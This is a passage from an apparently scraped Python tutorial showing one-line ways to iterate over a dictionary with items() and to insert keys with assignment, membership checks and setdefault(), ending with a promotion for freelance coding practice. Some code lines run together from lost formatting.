age = {'Alice': 19, 'Bob': 23, 'Frank': 53} # Iterate over dictionary (key, value) pairs
for name in age: key, value = name, age[name] print(key, value) '''
OUTPUT:
Alice 19
Bob 23
Frank 53 '''
But you want to do it in a single line of Python code! How?
Solution: Use the dict.items() method to obtain the iterable. Then, use a single-line for loop to iterate over it.
age = {'Alice': 19, 'Bob': 23, 'Frank': 53} # Iterate over dictionary (key, value) pairs
for k,v in age.items(): print(k,v) '''
OUTPUT:
Alice 19
Bob 23
Frank 53 '''
The output is the same while the code is much more concise. The items() method of a dictionary object creates an iterable of (key, value) tuple pairs from the dictionary.
Python Update Dictionary in One Line
Challenge: Given a dictionary and a (key, value) pair. The key may or may not already exist in the dictionary. How to update the dictionary in one line of Python?
Solution: Use the square bracket notation dict[key] = value to create a new mapping from key to value in the dictionary. There are two cases:
The key already existed before and was associated to the old value_old. In this case, the new value overwrites the old value_old after updating the dictionary.
The key didn’t exist before in the dictionary. In this case, it is created for the first time and associated to value.
Here’s the code:
age = {'Alice': 19, 'Bob': 23, 'Frank': 53} print(f"Alice is {age['Alice']} years old")
# Alice is 19 years old # Alice's Birthday
age['Alice'] = 20 print(f"Alice is {age['Alice']} years old")
# Alice is 20 years old
Challenge 2: But what if you want to update only if the key didn’t exist before. In other words, you don’t want to overwrite an existing mapping?
Solution: In this case, you can use the check if key in dict to differentiate the two cases:
age = {'Alice': 19, 'Bob': 23, 'Frank': 53} print(f"Alice is {age['Alice']} years old")
# Alice is 19 years old # Alice's Birthday
if 'Alice' not in age: age['Alice'] = 20 print(f"Alice is {age['Alice']} years old")
# Alice is 19 years old
Now, you may want to write this in a single line of code. You can do it the naive way:
setdefault(key[, default]) — If key is in the dictionary, return its value. If not, insert key with a value of default and return default. default defaults to None.
You can simply ignore the return value to update a key in a dictionary if it isn’t already present.
age = {'Alice': 19, 'Bob': 23, 'Frank': 53} print(f"Alice is {age['Alice']} years old")
# Alice is 19 years old # Alice's Birthday
age.setdefault('Alice', 20) print(f"Alice is {age['Alice']} years old")
# Alice is 19 years old
The age.setdefault('Alice', 20) only inserts the key 'Alice' if it isn’t already present (in which case it would associate the value 20 to it). But because it already exists, the command has no side effects and the new value does not overwrite the old one.
Where to Go From Here?
Enough theory, let’s get some practice!
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.




 Note: Just like the











 .
.